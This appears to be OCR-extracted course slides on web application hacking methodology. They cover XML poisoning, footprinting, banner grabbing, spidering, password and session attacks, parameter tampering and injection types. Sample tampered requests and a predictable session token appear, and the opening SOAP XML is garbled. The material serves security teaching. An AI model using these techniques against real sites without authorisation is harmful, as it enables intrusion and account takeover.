xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/"> xlmns:xsi="http://www.w3.org/2008/XMLSchema-

instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList generic="2.0"

operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api v2"><serviceInfos><serviceInfo

serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-

c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><ServiceInfo

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1253adcefc2a"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo

serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo

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add55a456f12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-

a55a4c43ad5c"><name

xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap: Envelope>











Web Services XML Poisoning

- Attackers insert malicious XML codes in SOAP requests to perform XML node manipulation or XML schema poisoning in order to generate errors in XML parsing logic and break execution logic
- Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
- XML poisoning enables attackers to cause a denial-of-service attack and compromise confidential information

XML Request

- <CustomerRecord>
- <CustomerNumber>2010</CustomerNumber>
- <FirstName>Jason</FirstName>
- <LastName>Springfield</LastName>
- <Address>Apt 20, 3rd Street</Address>
- <Email>jason@springfield.com</Email>
- <PhoneNumber>6325896325</PhoneNumber>
- </CustomerRecord>



Poisoned XML Request

- <CustomerRecord>
- <CustomerNumber>2010</CustomerNumber>
- <FirstName>Jason</FirstName><CustomerNumber>
- 2010</CustomerNumber>
- <FirstName>Jason</FirstName>
- <LastName>Springfield</LastName>
- <Address>Apt 20, 3rd Street</Address>
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








Web App Hacking Methodology













Footprint Web Infrastructure

Web infrastructure footprinting is the first step in web application hacking; it helps attackers to select victims and identify vulnerable web applications














Footprint Web Infrastructure: Server Discovery














Footprint Web Infrastructure: Service Discovery



Port	Typical HTTP Services			
80	World Wide Web standard port			
81	Alternate WWW			
88	Kerberos			
443	SSL (https)			
900	IBM Websphere administration client			
2301	Compaq Insight Manager			
2381	Compaq Insight Manager over SSL			
4242	Microsoft Application Center Remote management			
7001	BEA Weblogic			
7002	BEA Weblogic over SSL			
7070	Sun Java Web Server over SSL			
8000	Alternate Web server, or Web cache			
8001	Alternate Web server or management			
8005	Apache Tomcat			
9090	Sun Java Web Server admin module			
10000	Netscape Administrator interface			











Footprint Web Infrastructure: Server Identification/Banner Grabbing

- Analyze the server response header field to identify the make, model and version of the web server software
- 9 Syntax: C:\telnet Website URL or IP address 80



- Run commands client -host <target website> -port 443
- Type GET/HTTP/1.0 to get the server information





Banner Grabbing Tools

1. Telnet Netcat 3. ID Serve

4. Netcraft











Detecting Web App Firewalls and Proxies on Target Site

Detecting Proxies

- Determine whether your target site is routing vour requests through a proxy servers
- Proxy servers generally add certain headers in the response header field
- Use TRACE method of HTTP/1.1 to identify the changes the proxy server made to the request

"Via:", "X-Forwarded-For:", "Proxy-Connection:"

TRACE / HTTP/1.1

Host: www.test.com

HTTP/1.1 300 OK

Server: Microsoft-IIS/7.0

Date: Wed, 01 Jan 2014 15:25:15 GMT

Content-length: 40 TRACE / HTTP/1.1 Host: www.test.com

Via: 1.1 192.168.11.15

Detecting Web App Firewall

- Web Application Firewall (WAF) prevents web application attack by analyzing HTTP traffic
- Determine whether your target site is running web app firewall in front of an web application
- Check the cookies response of your request because most of the WAEs add their own cookie in the response
- Use WAF detection tools such as WAFWOOF to find which WAF is running in front of application













Footprint Web Infrastructure: Hidden Content Discovery

- Discover the hidden content and functionality that is not reachable from the main visible content to exploit user privileges within the application
- It allows an attacker to recover backup copies of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.



Web Spidering

- Web spiders automatically discover the hidden content and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:
 - OWASP Zed Attack Proxy
 - **Burp Suite**
 - WebScarab

Attacker-Directed Spidering

- Attacker accesses all of the application's functionality and uses an intercepting proxy to monitor all requests and responses
- The intercepting proxy parses all of the application's responses and reports the content and functionality it discovers

Tool: OWASP Zed Attack Proxy

Brute-Forcing

Use automation tools such as Burp Suite to make huge numbers of requests to the web server in order to guess the names or identifiers of hidden content and functionality














Web Spidering Using Burp Suite

- Configure your web browser to use Burp as a local proxy
- Access the entire target application visiting every single link/URL possible, and submit all the application forms available
- Browse the target application with JavaScript enabled and disabled, and with cookies enabled and disabled
- D X Ruro Suite Free Edition v1.6: Burp Intruder Repeater Window Help Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts Control Options Spider Status Use these settings to monitor and control Burp Spider. To begin spidering, browse to the target application, then right-click one or more nodes in the target site map, and choose "Spider this heat? branch" Clear queues Requests made: 849 Bytes transferred: 559,512 Requests queued: 0 Forms queued: 0 2 Spider Scope ■ Use softe acope (defined in Targettab) Use custom scope

- Check the site map generated by the Burp proxy, and identify any hidden application content or functions
- Continue these steps recursively until no further content or functionality is identified
















Web Crawling Using Mozenda Web Agent Builder

- Mozenda Web Agent Builder crawls through a website and harvests pages of information
- The software support logins, result index. AJAX, borders, and others
- The extracted data can be accessed online, exported and used through an API












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Hacking Web servers

After identifying the web server environment, scan the server for known vulnerabilities using any web server vulnerability scanner

Launch web server attack to exploit identified vulnerabilities

> Launch Denial-of-Service (DoS) against web server

Tools used				
1	UrlScan			
2	Nikto			
3	Nessus			
<u>(4)</u>	Acunetix Web Vulnerability			
6	WebInspect			












Web server Hacking Tool: WebInspect



- WebInspect identifies security vulnerabilities in the web applications
- It runs interactive scans using a sophisticated user interface
- Attacker can exploit identified vulnerabilities to carry out web services attacks












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Analyze Web Applications

Analyze the active application's functionality and technologies in order to identify the attack surfaces that it exposes

Identi	fy Ent	ry Points	3
for	User	Input	

Review the generated HTTP request to identify the user input entry points

Identify Server-Side Functionality

Observe the applications revealed to the client to identify the server-side structure and functionality

Identify Server-Side Technologies

Fingerprint the technologies active on the server using various fingerprint techniques such as HTTP fingerprinting

Map the Attack Surface

Identify the various attack surfaces uncovered by the applications and the vulnerabilities that are associated with each one











Analyze Web Applications: Identify Entry Points for Users Input

Examine URL, HTTP Header, query string parameters, POST data, and cookies to determine all user input fields

Identify HTTP header parameters that can be processed by the application as user inputs such as User-Agent, Referer, Accept, Accept-Language, and Host headers

Determine URL encoding techniques and other encryption measures implemented to secure the web traffic such as SSI

Tools used:



- Burp Suite
- HttPrint

- WebScarab
- OWASP Zed Attack Proxy












Analyze Web Applications: Identify Server-Side Technologies












Analyze Web Applications: Identify Server-Side Functionality













Analyze Web Applications: Map the Attack Surface

Information	Attack	Information	Attack
Client-Side Validation	Injection Attack, Authentication Attack	Injection Attack	Privilege Escalation, Access Controls
Database Interaction	SQL Injection, Data Leakage	Cleartext Communication	Data Theft, Session Hijacking
File Upload and Download	Directory Traversal	Error Message	Information Leakage
Display of User-Supplied Data	Cross-Site Scripting	Email Interaction	Email Injection
Dynamic Redirects	Redirection, Header Injection	Application Codes	Buffer Overflows
Login	Username Enumeration, Password Brute-Force	Third-Party Application	Known Vulnerabilities Exploitation
Session State	Session Hijacking, Session Fixation	Web Server Software	Known Vulnerabilities










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




Attack Authentication Mechanism

Attackers can exploit design and implementation flaws in web applications, such as failure to check password strength or insecure transportation of credentials, to bypass authentication mechanisms















User Name Enumeration

If login error states which part of the user name and password is not correct, guess the users of the application using the trial-and-error method













User name successfully enumerated to rinimatchews https://wordpress.com

Some applications automatically generate account user names based on a sequence (such as user101, user102, etc.), and attackers can determine the sequence and enumerate valid user names

Note: User name enumeration from verbose error messages will fail if the application implements account lockout policy i.e., locks account after a certain number of failed login attempts











Password Attacks: Password Functionality Exploits

Password Changing

- Determine password change functionality within the application by spidering the application or creating a login account
- Try random strings for 'Old Password', 'New Password', and 'Confirm the New Password' fields and analyze errors to identify vulnerabilities in password change functionality

Password Recovery

- Forgot Password' features generally present a challenge to the user; if the number of attempts is not limited, attacker can guess the challenge answer successfully with the help of social engineering
- Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved

'Remember Me' Exploit

- "Remember Me" functions are implemented using a simple persistent cookie, such as RememberUser=jason or a persistent session identifier such as RememberUser=ABY112010
- Attackers can use an enumerated user name or predict the session identifier to bypass authentication mechanisms











Password Attacks: Password Guessing

Password List

Attackers create a list of possible passwords using most commonly used passwords, footprinting target and social engineering techniques, and try each password until the correct password is discovered

Password Dictionary

Attackers can create a dictionary of all possible passwords using tools such as **Dictionary Maker** to perform dictionary attacks

Tools

Password guessing can be performed manually or using automated tools such as WebCracker, Brutus, Burp Insider, THC-Hydra, etc.
















Password Attacks: Brute-Forcing

In brute-forcing attacks, attackers crack the log-in passwords by trying all possible values from a set of alphabets, numeric, and special characters



Attackers can use password cracking tools such as Burp Suite, Brutus, and SensePost Crowbar













Session Attacks: Session ID prediction/Brute-Forcing



In the first step, the attacker collects some valid session ID values by sniffing traffic from authenticated users



Attackers then analyze captured session IDs to determine the session ID generation process such as the structure of session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it



Vulnerable session generation mechanisms that use session IDs composed by user name or other predictable information, like timestamp or client IP address, can be exploited by easily guessing valid session IDs



In addition, the attacker can implement a brute force technique to generate and test different values of session ID until he successfully gets access to the application

GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1 Host: janaina:8180

GET Request

User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04 Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5

Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410

Cookie: JSESSIONID=user01 Authorization: Basic 73Vic3O673VIc3O

Predictable Session Cookie










Cookie Exploitation: Cookie Poisoning

- If the cookie contains passwords or session identifiers, attackers can steal the cookie using techniques such as script injection and eavesdropping
- Attackers then replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Attackers can trap cookies using tools such as OWASP Zed Attack Proxy, Burp Suite, etc.












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Hidden Tags



Authorization Attacks

- Attackers manipulate the HTTP requests to subvert the application authorization schemes by modifying input fields that relate to user ID, user name, access group, cost, filenames, file identifiers, etc.
- Attackers first access web application using low privileged account and then escalate privileges to access protected resources

Query String and Cookies



Uniform Resource Identifier Parameter Tampering POST Data **HTTP Headers**











HTTP Request Tampering

Query String **Tampering**

If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to bypass authorization mechanisms

http://www.juggyboy.com/mail.aspx?mailbox=john&company=acme%20com https://juggyshop.com/books/download/852741369.pdf

https://juggybank.com/login/home.jsp?admin=true



Attackers can use web spidering tools such as Burp Suite to scan the web app for POST parameters

HTTP Headers





If the application uses the Referer header for making access control decisions, attackers can modify it to access protected application functionalities

GET http://juggyboy:8180/Applications/Download?ItemID = 201 HTTP/1.1 Host: janaina:8180

User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515

Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-0.9, text/plain; q=0.8, image/png, */*, q=0.5

Proxy-Connection: keep-alive

Referer: http://juggyboy:8180/Applications/Download?Admin = False

ItemID = 201 is not accessible as Admin parameter is set to false, attacker can change it to true and access protected items












Authorization Attacks: Cookie Parameter Tampering



- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the cookie generation mechanism
- The attacker then traps cookies set by the web application, tampers with its parameters using tools, such as OWASP Zed Attack Proxy, and replay to the application












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Session Management Attack



Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users





Session Token Generation

- 1. Session Tokens Prediction
- 2. Session Tokens Tampering





Session Tokens Handling

- Man-In-The-Middle Attack
- 3. Session Hijacking

Session Replay











Attacking Session Token Generation Mechanism

Weak Encoding Example

https://www.juggyboy.com/checkout? SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61 %64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30

When hex-encoding of an ASCII string user=jason;app=admin;date=23/11/2010, the attacker can predict another session token by just changing date and use it for another transaction with server

Session Token Prediction

- Attackers obtain valid session tokens by sniffing the traffic or legitimately logging into application and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be reverse engineered from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users
- Attackers then make a large number of requests with the predicted tokens to a sessiondependent page to determine a valid session token












Attacking Session Token Handling Mechanism: Session Token Sniffing

- Attackers sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can replay the cookie to gain unauthorized access to application
- Attacker can use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks












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Injection Attacks/Input Validation Attacks

In injection attacks, attackers supply crafted malicious input that is syntactically correct according to the interpreted language being used in order to break application's normal intended

Web Scripts Injection

If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server



LDAP Injection

Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection

Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command



XPath Injection

Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

SMTP Injection

Inject arbitrary STMP commands into application and SMTP server conversation to generate large volumes of spam email



Buffer Overflow

Injects large amount of bogus data beyond the capacity of the input field

SQL Injection

Enter a series of malicious SQL queries into input fields to directly manipulate the database



Canonicalization

Manipulate variables that reference files with "dotdot-slash (../)" to access restricted directories in the application

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 13: SQL Injection

